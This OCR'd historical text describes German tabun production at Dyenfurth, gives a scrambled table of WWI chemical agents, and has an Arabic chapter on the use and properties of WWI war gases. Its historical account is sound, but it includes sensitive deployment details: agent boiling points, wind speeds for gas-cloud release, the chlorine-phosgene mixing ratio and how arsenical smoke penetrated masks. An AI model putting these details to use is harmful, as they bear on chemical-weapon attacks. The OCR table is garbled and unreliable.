
The Germans stockpiled poison gases in bulk anyway. In January 1940, the Germans began high priority construction of a huge tabun plant at Dyenfurth am Oder in Silesia, now part of Poland. The plant was designed to perform all phases of tabun production, though a long series of production glitches kept it of operation until April 1942.


Producing tabun was no simple task. Some of the intermediate chemicals were extremely corrosive, requiring vessels lined with silver or made of quartz. The final product was so incredibly toxic that final production was in rooms with double glass walls, with pressurized air circulated between the walls. Sarin was even harder to manufacture, and though a pilot production facility was built at Dyenfurth, sarin never reached production status during the war .


The production spaces had to be decontaminated every now and then with steam and ammonia. The workers had to wear rubberized clothes with respirators, and the suits had to be disposed of after their tenth use. If a worker was contaminated, his protective clothes were quickly stripped off and he was dunked in a sodium bicarbonate bath.
There were a number of accidents at the Dyenfurth plant that killed at least ten workers. One had two liters (half a US gallon) of tabun pour down the neck of his suit. He died in two minutes, despite all attempts to save his life.

Major Chemical Weapons Introductions in World War I

Introduced by Germany	Year	Introduced by the Allies
Dianisidine salts*	1914	Ethyl bromoacetate
	1915	
Xylyl bromide	January	
	March	Chloroacetone
Chlorine	April	Ethyl chlorosulfonate
• Methyl chlorosulfonate •Monochloromethyl chloroformate	June	
Bromoacetone	July	
	September	Perchloromethyl mercaptan
	December	• Ethyl iodoacetate •Phosgene


1916
January
Acrolein
Trichloromethyl chloroformate
May
Chloropicrin
July
• Chloropicrin
• Cyanogen chloride
•Hydrogen cyanide
1917
Phenylcarbamine chloride
May
Dichloroethyl sulfide
July
Phenyl dichloroarsine
September
1918
(Unknown date)
• Dimethyl sulfate
•Bromobenzyl cyanide
Diphenylcyanoarsine
March


THE PRINCIPAL PROPERTIES
OF THE WAR GASES
الخواص الكيميائية والفيزيائية للغازات السامة التي تم استخدامها
خلال الحرب العالمية الأولى وآلية عملها وتطورها بالتفصيل

إن فكرة استخدام الغازات السامة في الحروب قديمة العهد ويرجع ذلك إلى بدء نشوء الحرب بين بني الإنسان . بل تتعدى ذلك أيضاً إلى عالم الحيوان فنجد بعضها (الخنفس) مثلاً يفرز غازات مخدرة أو كريهة الرائحة عندما يقتفى أثره العدو .

ففي عهد القبائل الأولى التي كانت تسكن المغارات والكهوف كانوا يلجأون في أثناء الكفاح بين بعضهم البعض إلى تدخين مغارات الخصوم وفي الكتابات القديمة الآشورية المحفوظة في دار الآثار البريطانية بعض الوصف لاستعمال الغازات السامة ، وكانت تستعمل في البر والبحر ، واستعمل قدماء اليونان الغازات السامة في سنة 431ق.س بشكل لهيب يحدثه مخلوط من الكبريت والكربون والقطران ويطلق بواسطة قاذفات كبيرة ((منجنيقات)).

وبعد ذلك استعملوا الأسهم المغموسة في خليط من الكبريت والكربون والنفط يشعلونها ثم يطلقونها صوب أهداف قابلة للاشتعال كالأخشاب والأحطاب بقرب العدو وتلتصق بها الأسهم وتحث أثناء احتراقها غازات سامة تنتشر في الجو وكان الأعداء يتقون ذلك بتغطية الأسهم والأهداف بالطين أو بالتراب .

وقد اتخذت الحرب الكيميائية أهمية كبرى عندما أدخل على الحروب استعمال النار اليونانية وقد عرف تركيبها السري عندما فر المهندس كالينوس في سنة 168 بعد الميلاد من عين شمس إلى القسطنطينية وأفشي هذا السر إلى حكام الإمبراطورية الشرقية . وإن أخر تركيب لها هو الموجود به الكبريت والنفط والشمع والترينتين والجير الحي وكانت تلقى من منجانيق أو أنابيب مركبة السفن.

وفي عام 200 بعد الميلاد أعيد استعمال الغازات الكبريتية .

وقد أريد في العصور الحديثة الانتفاع باستعمالها في الحروب فاستعملت في الحرب الأميركية سنة 1861 عندما حاصر الشماليون شارلستون حيث كانوا يشعلون أخشاباً مشبعة بالكبريت والملح والكربون عند مناطق الحصار بالمدينة ليجبروا المدافعين عنها على الخروج منها خشية الاختناق بعد أن أشار عليهم بذلك اللورد بليفير (ply Fiar) الإنكليزي.

وبعد ذلك في نفس الحرب الأميركية المذكورة استعملوا قذائف (sells) من مركب فسفوري محترق . وقد استعملت في عدة ظروف بعض مركبات لمحاربة قرصان البحر كانت تلقى من أوان أو كرات محتوية على قطران وراتنج القلفونيا وبارود وحنتيت ومواد كيميائية مهيجة وكانت تحدث هذه المواد سعالاً وإذرافاً للدمع كما كان يلقي في بعض الأحيان على السفن مسحوق الجير الحي .

ثم تقدمت الكيمياء نوعاً ما واهتدى الإنسان إلى بعض مواد تؤثر أبخرتها في أعضاء الجسم المختلفة مثل الزرنيخ فاستخدمها في الحروب ولكن لم تأت بنتائج تذكر لعدم توفر كميات كبيرة منها وكان ذلك راجعاً إلى صعوبة تحضيرها في ذلك الوقت .

وعندما اشتعلت نيران الحرب العظمى اندفعت جميع الامم في الأبحاث والتجارب ودخلت في دور مباراة عظيمة توصلت على أثرها إلى نتائج باهرة .ومما ساعدها على ذلك تقدم علم الكيمياء تقدماً عظيماً وكذلك الصناعات بأنواعها.

وقد كانت معظم المواد التي أجريت عليها التجارب والأبحاث في هذه الفترة معروفة للعالم كله قبل نشوب الحرب وكان يستعمل منها الكثير في إبان السلم في بعض الصناعات وكانت خواصها أيضاً معروفة لدى الكيميائيين وكثيراً ما وقفت حجر عثرة في سبيل أبحاثهم إما لرائحتها الكريهة أو لتأثيرها المهيج أو السام .

وقد بلغ عدد المواد التي أجريت عليها التجارب حوالي ثلاثة آلاف مادة لم يصلح منها في الحروب غير ثلاثين مادة فقط كانت بينها اثنتا عشرة مادة جاءت بأحسن النتائج المطلوبة في ميادين القتال حيث أنه لا يكفي أن تكون المادة شديدة التأثر بل يجب أن تكون مستوفاة للشروط الكثيرة التي تجعلها صالحة لأغراض القتال ، وسنذكر هذه الشروط في الفصل القادم.

وكان الألمان أول من استعمل الغازات في الحروب العالمية الأولى في 21أكتوبر 1914 حيث استعملوا غازا مهيجاً (أحد مركبات البروم) في نيف شابل فلم ينجحوا . ثم استعملوا قنابل مسيلة للدموع في الخط الروسي ولكن لبرودة الجو لم تنجح هذه أيضاً .

وفي 22-24نيسان 1915 فاجأ الألمان الحلفاء بأن وضعوا الكلور في اسطوانات من الصلب ونقلوا هذه الاسطوانات إلى ميادين القتال ، وانتظروا إلى الوقت المناسب حيث كان اتجاه الريح نحو العدو وفتحوا صمامات هذه الاسطوانات فانطلق من فوهاتها غاز الكلور فكون سحابة كثيفة ووجهتها الرياح إلى أماكن العدو وهو بدون وقاية.

وقد كان لهذه المفاجأة تأثير عظيم وبالأخص في الروح المعنوية للجيوش الفرنسية فضلاً عن عدد الضحايا الكبير الذي ينوف على 16000 جندي.

ولكن الألمان لم ينتهزوا هذه الفرصة إذ لو هجموا عندئذ بجيش من الفرسان لوصلوا بحر المانش لخلو الطريق أمامهم و لانتهت الحرب في صالحهم عندئذ .. ولكنهم أحجموا عن الهجوم . وبعد نجاح هذه الطريقة اتجهت الأفكار إلى تحسينها وتهذيبها وأطلق عليها طريقة (النفخ) وقد استعملت من كلا الفريقين مدة الزمن.

وبعد ما توصل الحلفاء إلى معرفة طرق الوقاية من غاز الكلور لجأ الألمان في صيف عام 1915 إلى استعمال غاز الفوسجين بعد إضافة الكلور إليه بنسبة 3:1

ولم يكن المقصود من إضافة الكلور إليه الإفادة من فعله الفسيولوجي بل الإفادة من سرعة تبخره – حيث أن الفوسجين بمفرده يغلي في درجة +8 وعلى ذلك يكون في فصل الشتاء عديم التبخر فإذ ا أضيف إليه الكلور الذي يغلي في درجة 35,5 تحت الصفر أصبح المخلوط يتبخر بسرعة حتى في أيام الشتاء الباردة .

وبعد أن نجح الحلفاء في معرفة طرق الوقاية من الفوسيجين بأن أضافوا في مرشح الكمامات مادتين كيميائيتين وهما (فينول الصوديوم والأرتروبين) للتفاعل مع الفوسجين ، استعمل الألمان المادة الثالثة في ميادين الحرب وهما كلور بيكرين وكان ذلك في سنة 1917 وهذه المادة سريعة التبخر في درجات الحرارة العادية ولو أن درجة غليانها هي 111 مئوية فوق الصفر .

وأما الحلفاء فقد استعملوا أيضاً غاز الكلور في سبتمبر 1915 بعد أن أضافوا إليه رابع كلور القصدير وكذا الفوسجين بطرقة (النفخ)وظلوا يعملون بهذه الطريقة حتى سنة 1916 حيث أخذت هذه الطريقة تتلاشى شيئاً فشيئاً للأسباب التالية :

أولاً : لعلاقتها الشديدة بالرياح: حيث يجب أن تكون بسرعة مناسبة (حوالي 3 أمتار في الثانية) لتأتي بالغرض المطلوب . فإذا نقصت سرعتها عن ذلك فإن سير سحاب الغاز يكون بطيئاً فتعطي للعدو فرصة الهرب أو فرصة الهجوم على أماكن أسطوانات الغازات لتدميرها. وقد دلت التجارب أيضاً على أنه إذا كانت السرعة أقل من مترين في الثانية فيحتمل رجوع سحاب الغازات على الجيش نفسه بدلاً من وصولها إلى العدو وأما إذا زادت سرعة الرياح عن 3 أمتار في الثانية فإنها تحمل سحابة الغاز وتمر بها على العدو وبسرعة فيكون تأثيرها ضعيفاً بالنسبة لقصر الوقت الذي يبقى العدو فيه محاطاً بالسحابة من جهة ثم لقلة درجة تركيز مادة الغاز في الهواء من جهة أخرى .

ثانياً : لعلاقتها بخواص المادة المستعملة : فأنه لا يمكن استعمال هذه الطريقة إلا بغازات لها خواص كيميائية معينة بأن تكون سريعة التبخر وتكون كثافة أبخرتها أثقل من كثافة الهواء حتى لا تحملها الرياح إلى أعلى بل تلاصق الأرض وتتسرب داخل الخنادق والفجوات وخلافها.

طريقة قذف الغازات :

تملأ أسطوانات بالغازات المراد قذفها مع مواد متفجرة لدفعها إلى صفوف العدو بأجهزة معدة لذلك ويمكن التحكم في وقت الانفجار بواسطة فتيل الاشتعال فيكون الانفجار إما في طريق سيرها فتسقط مواد الغازات على هيئة رذاذ على سطح الأرض أو يكون عند اصطدامها بالأرض وتسيل منها مواد الغازات المحشوة بها.

استعمال الغازات في قذائف المدافع :

ثم تطورت طرق استعمال الغازات إلى أن وصلت المدفعية وملئت لهذا الغرض قذائف بالغازات السامة وأطلقت على الأعداء في ميادين الحرب وقد لعبت هذه الطريقة دوراً كبيراً في أواخر الحرب العظمى الأولى حيث في سنة 1918 كان 80% من ذخيرة المدفعية الألمانية عبارة عن غازات سامة . وكانت أول قنبلة استعملت بهذه الطريقة محشوة بمادة بروم الأسيتون وأطلق على القنابل المحشوة بهذه المادة اسم القنابل الخضراء (T.gtungtanetein)ولسهولة تميزها عن القذائف الأخرى رسم عليها صليب أخضر وعندما تحقق الفرنسيون من نجاح القنابل الألمانية المحشوة بمادة بروم الأستون أرادوا مجارتها ولكن لم يكن من الميسور الحصول على عنصر البروم اللازم لتحضير هذه المادة فاستعاضوا عنه باللور وتوصلوا إلى مادتين هما (كلور الأستون وفوق كلور ميثيل مركبتان) ولكنهما لم يأتيا بالنتيجة المنتظرة وعلى ذلك لجؤوا إلى الفوسجين مرة أخرى بعد أن أذابوه في رابع كلور القصدير لجعله سهل التعبئة في القذائف .

وكان الألمان أثناء ذلك يوالون الأبحاث والتجارب فاكتشفوا مادة جديدة فأطلق عليها اسم بيرستوف (perstoff) كان لها نجاح عظيم في المدفعية وهذه المادة تغلي في درجة 128 فوق الصفر ولكن لبخارها خاصية هامة وهي أنه مكون من جزأين من الفوسجين وعلى ذلك تأثيرها الفسيولوجي ضعف تأثير االفوسجين العادي وتمتاز بسهولة الملء في القنابل التي رسم عليها الصليب الأخضر .

وقد لعبت هذه المادة دوراً عظيماً في الحرب العظمى فاستعملت لأول مرة في ليلة 23/يونيو/1916 في الهجوم على حصن فردان verdun فأطلق 10000 قذيفة تحتوي على /200/ طن من البيرستوف فشلت حركة الدفاع الفرنسي كلية. واستخدمت كذلك في التغلب عل الرومانيين حيث كانوا يستعملون بعض الكمامات الفرنسية الرديئة الصنع وبذلك نجح الأمان نجاحاً تاماً في إخضاعهم.

وفي هذه الأثناء كانت هذه المادة هي الذخيرة الوحيدة للألمان ولكن اضطروا أخيراً إلى تركها بعد ما استخدم الحلفاء للوقاية كمامات تشبه الكمامات الألمانية التي تقي من هذه المادة ....

ثم حاول كل فريق من المتحاربين اكتشاف غازات جديدة تنفذ من كمامات الفريق الآخر – فعندما علم الفرنسيون بعد فحص الكمامات الألمانية أنها لا تحتوي على مواد كيميائية لحجز غاز (حامض السيانيك) (HCN)تخمرت الفكرة عندهم باستعماله في الهجوم على الجيش الألماني وفعلا نفذت الفكرة في أول يوليو سنة 1916 ولكن وصلت أخبار هذه الخطة إلى مسامع الألمان قبل ذلك بثمانية أيام فأخذوا الحيطة منها بأن أضافوا في أيام قلائل إلى جميع كمامات الجيش أكسيد القضة الذي يمتص هذا الغاز فكان نصيب الفرنسين الفشل التام وثم اختفت على أثر ذلك جميع قنابل هذا النوع بالتدريج من ميادين الحرب .بعد ذلك صارت طرق الحرب بالغازات وطرق الوقاية منها في توازن مدة طويلة وذهبت محاولات كلا الفريقين عبثاً إلى أن اهتدت ألمانيا إلى مركبات الزرنيخ فوجدوا أن مركبين منها لهما التأثير الحربي المطلوب وهاتان المادتان هما :

1- كلور الزرنيخ ثنائي الفنيل (كلارك1) "دى فنيل أرزين كلوريد"

2- سيانيد الزرنيخ ثنائي الفنيل (كلارك 2) "دى فنيل أرزين سيانيد"

وأطلق على هاتين المادتين اسم الصليب الأزرق كما رسم على قنابلهما أيضاً للدلالة على محتوياتهما ومن أهم خواص هاتين المادتين التأثير الكامن أي أن لا يظهر تأثيرها إلا بعد مدة من وصولهما إلى الأعداء أي بعد الاعتقاد أنه لاخطر منهما .

ودرجة غليانهما أعلى من 300 فإذا سخنتا إلى درجة الغليان وعرضت الأبخرة إلى الهواء البارد تكاثفت وتساقطت على شكل ضباب وهذا الضباب ينفذ بكل سهولة من المواد الكيميائية التي كانت تستعمل في ذلك الحين في الكمامات الواقية .. فعندما استعملتهما ألمانيا ووصل بخارهما المتكاثف إلى جيوش الحلفاء ونفذ من كماماتهم إلى أعضاء التنفس وسبب لهم التهابات لم يتحملوها فاضطروا إلى خلع كماماتهم فأطلق عليهم الألمان قذائف الغازات الأخرى الشديدة التأثير مثل الصليب الأخضر التي فتكت بهم وهم بدون وقاية وبعد قليل من الزمن توصل الألمان إلى مادة أخرى لاقي من ضررها كمامات التنفس لأنها تؤثر في أي جزء من أجزاء الجسم عند ملامستها إياه فتنفذ من الجلد تتلف الخلايا وهذه المادة هي "كبريت ثنائي الإثيل ثنائي الكلور". dichloro sulfid

وأطلق عليها اسم الصليب الأصفر (لوست أوغار المستردة أو الخردل)

